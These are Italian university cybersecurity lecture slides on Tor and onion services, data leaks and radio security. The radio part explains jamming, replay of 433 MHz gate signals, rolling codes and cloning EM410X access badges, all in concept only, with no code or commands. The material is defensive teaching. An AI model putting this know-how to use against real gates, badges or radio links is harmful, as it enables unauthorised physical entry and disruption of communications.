
Per anonimizzare completamente il traffico è possibile usare il cosiddetto Routing "a Cipolla" (Onion Routing).


Il software Tor (The Onion Router) utilizza questi concetti per anonimizzare il traffico. Sviluppato come software open source dal 2002.


How Tor Works: 1
Tor node
unencrypted link
encrypted link
Alice
Step 1: Alice's Tor client obtains a list of Tor nodes from a directory server.
Jane
Dave
Bob


How Tor Works: 2
Tor node
unencrypted link
encrypted link
Alice
Step 2: Alice's Tor client picks a random path to destination server. Green links are encrypted, red links are in the clear.
Jane
Dave
Bob


How Tor Works: 3
Tor node
unencrypted link
encrypted link
Alice
Step 3: If at a later time, the user visits another site, Alice's tor client selects a second random path. Again, green links are encrypted, red links are in the clear.
Jane
Dave
Bob


Router A Key
Router B Key
Router C Key
Message
Router A
Router B
Router C
Source
Destination


HTTPS
SITE.COM USER / PW DATA LOCATION
WIFI
HACKER
ISP
LAWYER
SYSADMIN
POLICE
NSA
NSA
Site.com
ISP
KEY
Internet connection
Eavesdropping
Data sharing

Tor quindi viene denominata come rete “overlay”. Una rete chiusa al quale interno vengono distribuiti dati in forma anonima. Questo è il principio dei servizi onion.


Esistono alcuni servizi su Tor in grado di farvi uscire sulla rete “normale”. Vengono chiamati Exit Node.

Attenzione: chi mantiene l’exit node vede tutto il vostro traffico!

Attenzione 2: essendo pubblici sono normalmente bloccati da ogni servizio (e.g. banche).


ONION SERVICE 1/9

Your local newspaper decides to set up an onion service (using SecureDrop) to receive anonymous tips. All onion services must be set up inside the protection of the Tor network.




ONION SERVICE 2/9

It advertises these Introduction Points on a directory server by creating a descriptor: 3 Introduction Points addresses and a public key, all signed by the service's private key.




ONION SERVICE 3/9

Say, you want to anonymously send some tax fraud data to your local newspaper's through its SecureDrop.




ONION SERVICE 4/9

You request more information about the onion address from the directory server.



ONION SERVICE 5/9


You use the key embedded in the onion address and the signature from the service to verify what you've received.



ONION SERVICE 6/9


Then you: **1.** Set up a neutral rendezvous point

2. Ask for an "introduction" to the onion service/ SecureDrop from one of the Introduction Points.




ONION SERVICE 7/9

The Introduction Point passes your details on to the onion service, who runs multiple verification processes to decide whether you're trustworthy or not.




ONION SERVICE 8/9

The rendezvous point makes one final verification to match the secret strings from you and service (the latter also comes from you but has been relayed through the service).



ONION SERVICE 9/9

Using the rendezvous point, a Tor circuit is formed between you and your newspaper's SecureDrop onion service.



Grazie all'anonimato offerto dai servizi onion (sia di chi visita che di chi fa hosting). È inevitabile che si siano sviluppati dei servizi illegali al suo interno. Alcuni esempi:

- Compravendita di materiale illegale (droga, armi);
- Servizi di hacking;
- Servizi di assassinio su commissione;
- Pornografia illegale;
- ...

Ovviamente l'affidabilità di questi servizi è sempre in dubbio. Quanti di questi possono essere "esche"?

Questo non rende l'uso di Tor illegale, né automaticamente illegale ogni servizio al suo interno (addirittura faremo un'esercitazione su Tor e un servizio onion).

Dovrete invece essere in grado di usarlo e di conoscerlo per proteggervi da eventuali attacchi (torniamo sempre alla Security by Obscurity).

Un comportamento molto presente sui servizi onion, soprattutto grazie alla compravendita illegale, è quello dei Dataleak.


Un dataleak è un rilascio di informazioni private di aziende, persone o oggetti (e.g. codice sorgente).

Un Dataleak di tipo Fullz è una collezione di informazioni personali almeno contenenti il minimo indispensabile per creare conti-correnti e/o pagare con carte di credito.
Alcuni esempi:


- Nome e Cognome
- Data di nascita
- Codice Fiscale
- Indirizzo di residenza
- Numero di telefono

Tramite questi leak è possibile perpetruare truffe molto più facilmente (Spoofing).


I leak più comuni rimangono quelli di account e password. In questo caso una lista di account viene messa online, sperabilmente (dal punto di vista dell'attaccante) con password in chiaro (vedremo nel modulo di crittografia come ci si protegge da ciò).



Esistono sistemi online in grado di allertarvi quando viene pubblicato un leak contenente il vostro account, il più famoso è haveibeenpwned.




Mentre HaveIBeenPwned è gestito da un'organizzazione esterna, è possibile utilizzare alcuni software in grado di candagliare la rete (crawler / spider) alla ricerca di leak che contengono determinate stringhe. Questi software sono in grado di scandagliare anche i principali mercati neri tramite insider.



Possibile tesi!

Tor non è perfetto. La rete è principalmente contraria all'anonimato. Ad esempio esistono alcune problematiche che possono rivelare l'IP di chi sta accedendo a un determinato servizio.

Primo fra tutti la geolocalizzazione



Anche la richiesta di informazioni al DNS (soggetta a sniffing o anche controllata dal gestore del DNS) è in grado di rivelare cosa state cercando di accedere.

Supponiamo di voler accedere al sito silk4lfaq47vh5mzs4p2vhmfuymqg76ylhayylo2isplyef72corepad.onion (silkroad, mercato nero online) da un account Unibo. Una richiesta DNS per richiedere il sito potrebbe essere inviata fuori da Tor e gli sniffer saprebbero che state cercando di accedere a quel sito!


Le informazioni rivelate non devono per forza essere direttamente collegate a vostre richieste ma possono essere informazioni “laterali” a cui non avete pensato.

Esempio: Se siete soliti mantenere il vostro browser in finestra con una dimensione precisa, queste informazioni potrebbero essere inviate al server remoto (tramite javascript) e questo potrebbe profilarvi con precisione!

Rilasciare più informazioni del necessario o poter utilizzare più strumenti rispetto a quelli strettamente necessari è un problema concettuale di sicurezza.

Dovreste limitare le capacità di un software al minimo indispensabile richiesto (e.g. se siete i proprietari di un albergo perché girare sempre con un passe-partout quando magari dovete aprire nel 90% dei casi una singola porta?)


Per evitare queste problematiche esiste una versione di firefox modificata già configurata per non rilasciare più informazioni del necessario (privilegio minimo).



Purtroppo, queste problematiche possono sussistere non sono nel browser ma anche a livello di sistema operativo. Esiste una Distribuzione Linux chiamata Tails, la quale vi predispone il sistema per l'essere il più anonimo possibile.

Una distribuzione Linux (Linux non è un sistema operativo!!!! è un Kernel) è un'insieme di software configurato per un determinato scopo.

Esistono distribuzioni per i server (Debian, Centos, ...), distribuzioni per il desktop (Ubuntu, Manjaro, ...), distribuzioni per la produzione audio (UbuntuStudio, ...), etc, etc.



Domande?

Radio e reti Wireless

Fondamenti di Cybersecurity 2022/2023

Davide Berardi <davide.berardi@unibo.it>

Le trasmissioni radio sono soggette a problemi di sicurezza informatica.
Molto integrate nei sistemi:

- Cancelli automatici
- Telecomandi automobili
- RFID (contactless)
- Wi-Fi (IEEE 802.11)
- Bluetooth / Zigbee / Domotica

Nella terminologia radio esistono:


- Trasmettitore (TX): colui che invia informazioni.
- Ricevitore (RX): colui che riceve informazioni.

Un Transceiver è un dispositivo in grado di effettuare entrambe le operazioni.

Eccitando un antenna, il campo elettrico viene “spostato” nell’ambiente circostante. Sostanzialmente gli elettroni in cui è immersa l’antenna (l’etere) vengono spostati dall’energia a cui la sottoponiamo.

Figure: Fonte: Le antenne riceventi e trasmittenti

Ogni tipo di antenna ha la sua peculiarità e deve essere dimensionata correttamente per la trasmissione che vogliamo effettuare.



Un antenna grande non implica che ci sia grande potenza in trasmissione!

L'antenna riceve lo "spostamento" del campo elettrico e lo "invia" ai componenti elettronici a cui è collegata, i quali possono poi elaborare le informazioni ricevute.




Figure: Fonte: Le antenne riceventi e trasmittenti

Per trasmettere l'antenna deve "vibrare". Questa vibrazione deve essere effettuata a una determinata frequenza (se pensiamo una corda di una chitarra, la seconda corda dall'alto vibra a 110Hz, A2).

Questa frequenza a cui si fa vibrare l'antenna prende il nome di "portante".

Per questo motivo le antenne in trasmissione devono essere dimensionate correttamente.

In ricezione (in linea di massima), un'antenna più grande risulterà in più informazioni ricevute (più frequenze catturate).

Avendo disponibili tutte le informazioni nello stesso momento, è necessario filtrarle in modo da ricevere solo quelle a cui siamo interessati. Questo processo si chiama sintonizzazione.

La sintonizzazione non è sicurezza!
Security by Obscurity

Deve essere quindi stipulato un protocollo di comunicazione (layer 1). Questo prevede come le informazioni (i bit) vengono codificate sull'antenna. Esistono tre principali classi:

- Modulazione in Ampiezza (AM)
- Modulazione in Frequenza (FM)
- Modulazione in Fase (PM)

Non vedremo le modulazioni. La più semplice che possiamo pensare è la modulazione OOK (on off keying), della classe AM.

In questa modulazione viene accesa (bit 1) o spenta (bit 0) la portante.




Figure: Fonte: rfwireless-world.com

È facile immaginare come accendendo sempre la portante non sia più possibile trasmettere o ricevere i dati.

Problema presente anche in altri protocolli (e.g.I2C).




Figure: Fonte: rfwireless-world.com (modificata)

Questo attacco richiede tanta energia da parte del Jammer.


L'idea per renderlo meno efficace è quella di usare più frequenze portanti (banda larga). In questo modo sarebbe necessario per il Jammer usare molta più energia.

Figure: Fonte: jammerinthebox.com

Un meccanismo per utilizzare la banda larga è il cosiddetto Frequency Hopping Spread Spectrum (FHSS).

Con questo meccanismo si selezionano più portanti e si salta da una all'altra con una sequenza decisa a priori.

Nel caso ci sia una collisione o un Jamming su una singola portante ci sarà la perdita solo di quella parte di informazione.



FHSS with five frequency (Akin, 2003)

Eavesdropping e sniffing in ambito radio sono molto semplici da perpetrare (sapendo il seed del PRNG dell'eventuale FHSS). Sono necessari:

- Un ricevitore (più antenna) alla corretta distanza per ricevere il segnale;
- conoscere la modulazione utilizzata;
- il protocollo utilizzato.

Esistono attacchi perpetrabili senza informazioni come la modulazione utilizzata o il protocollo utilizzato (li rivedremo con altri protocolli).

È sufficiente catturare una porzione di frequenze (spettro) e ritrasmetterle così come ricevute.

Questo prende il nome di attacco di Replay.

Questo attacco NON è protetto da meccanismi di confidenzialità o integrità!!!

Cosa succede se reinoltro un messaggio cifrato e integro che so essere il messaggio per effettuare un'operazione?

Il messaggio viene considerato valido!

Questo meccanismo normalmente viene implementato nei cancelli automatici. Catturando il treno di impulsi OOK sulla portante corretta (normalmente 433Mhz) è possibile reinviare il messaggio al cancello automatico per farlo aprire.

Questa operazione non richiede la comprensione del contenuto del treno di impulsi.

Figure: Fonte: faac.it

Le automobili e i cancelli automatici con più sicurezza rispetto a quelli elencati precedentemente utilizzano un meccanismo di protezione chiamato Rolling Code.

- Il trasmettitore seleziona un codice basandosi su un PRNG e lo invia.
- Il trasmettitore seleziona il codice successivo, basandosi sul PRNG.
- Il ricevitore controlla che il codice ricevuto sia consistente con il suo PRNG, nel caso effettua l'operazione e fa avanzare il PRNG.

Problema: Cosa succede se un codice viene trasmesso e non ricevuto?

Problema: Cosa succede se un codice viene trasmesso e non ricevuto?

Disallineamento del PRNG. Non viene più effettuata l'operazione.

Per questo motivo il ricevitore controlla una finestra (supponiamo 100) di codici successivi a quello abilitato, poi sposta la finestra di conseguenza.

Questa cosa risolve l'attacco di Replay?

Questa cosa risolve l'attacco di Replay?


No! Ma lo rende meno efficiente. L'attaccante dovrà catturare vari codici, terminati quelli dovrà ricatturare i codici dal trasmettitore.

Il problema di questi metodi è la mancanza di un canale di ritorno. Questi cancelli o macchine non dialogano con il trasmettitore e si limitano a ricevere.

Tramite dei transceiver è possibile effettuare quello che viene chiamato Challenge and Response.

Presente anche in vari protocolli applicativi, funziona nel seguente modo:

- L'autenticando (trasmettitore nei casi precedenti) richiede di accedere al sistema tramite un messaggio.
- L'autenticatore (cancello o macchina) genera un numero random (nonce) e lo invia all'autenticando.
- L'autenticando cifra il nonce inviato e reinvia il valore cifrato all'autenticatore.
- L'autenticatore decifra il valore cifrato e valida o meno l'autenticazione.


Client station
Access point
Auth request
n = challenge
$RC4_{wep\_key}(n)$
Accept/Reject

Ovviamente la cifratura può essere applicata, oltre che ai meccanismi di autenticazione, per mantenere la confidenzialità e l'integrità dei dati in transito.

Nel mondo radio questa viene implementata tramite cifrari a blocco (e.g. AES) o a flusso (e.g. Kasumi per il mondo 4G).

Un altro sistema radio prende il nome di Radio Frequency Identification (RFID).

Questo è normalmente utilizzato per autenticare (quello che si ha) tramite badge, telefoni o portachiavi.

Figure: Fonte: amazon.com

Ad esempio, i badge Unibo utilizzano una tecnologia chiamata EM410X. Questa prevede un ID interno univoco per ogni badge, che viene assegnato dal database Unibo al vostro account.

In questo modo, i portali in cui si richiede l'autenticazione effettueranno una ricerca sul database per controllare se il vostro account è effettivamente autorizzato per passare un determinato varco (autorizzazione).

I badge EM410X vengono venduti senza la possibilità di modificare il loro ID univoco.

Come possiamo aggirare questa protezione?

I badge EM410X vengono venduti senza la possibilità di modificare il loro ID univoco.

Come possiamo aggirare questa protezione?

Comprando dei badge che hanno questa possibilità! (Rasoio di Occam, o percorso di minima resistenza)

Figure: Fonte: amazon.com

E se non fossero presenti badge “liberi” per una determinata tecnologia?

In assenza di meccanismi crittografici, anche in questo caso, è sempre possibile spacciarsi per un badge con un transceiver RFID.

Figure: Fonte: proxmark.com

Una delle comunicazioni radio più influenti nel mondo informatico / telecomunicazionistico è lo standard IEEE 802.11, comunemente chiamato Wi-Fi.

È uno standard pensato per creare reti locali interoperabili con reti Ethernet.

Lo standard è diviso in vari sotto-standard (e.g. IEEE 802.11g per le reti 2.4GHz o IEEE 802.11ac per le reti operanti nella banda dei 5GHz).

A seconda dello standard di afferenza, si utilizzano diversi livelli fisici e modulazioni (per accesso al canale principalmente).

A livello fisico non vengono poste protezioni normalmente.

Essendo le onde radio propagate nello spazio, esistono soluzioni per isolare spazialmente gli ambienti (e.g. pitture in grado di attenuare molto le onde radio).

Le reti 802.11, essendo radio, sono sensibili alle collisioni (ricordiamo l'esempio del denial of service su OOK quando viene mantenuta la portante).

Per questo motivo c'è bisogno di un protocollo di accesso al canale tra i dispositivi, in modo da risolvere eventuali collisioni.

Inoltre, non è sempre possibile vedere tutti i nodi, il punto d'accesso ha normalmente visibilità dell'intera rete (se singolo) ma i singoli nodi no. Questo problema prende il nome di "Terminale Nascosto"




Figure: Fonte: wikipedia.org

Il problema della collisione viene “risolto” accorgendosi che si è presentata ed aspettando un tempo random prima di ritrasmettere il messaggio.

Il protocollo prevede quindi degli “spazi” di silezio per evitare la collisione, che devono essere rispettati.

La gestione di questi spazi è particolarmente complessa con diverse classificazioni (spazi che può aspettare solo l’access point, spazi dedicati ai client etc etc) e prendono il nome di IFS (inter frame space).




Figure: Fonte: John Bellardo and Stefan Savage.

Cosa succede se qualcuno non rispetta lo spazio di silenzio successivo a una collisione e non aspetta nessun IFS?

Cosa succede se qualcuno non rispetta lo spazio di silenzio successivo a una collisione e non aspetta nessun IFS?

Parla sempre e solo lui!

Cosa succede se due terminali non rispettano lo spazio di silenzio successivo a una collisione e non aspettano nessun IFS?

Cosa succede se due terminali non rispettano lo spazio di silenzio successivo a una collisione e non aspettano nessun IFS?

Nessuno può più parlare!

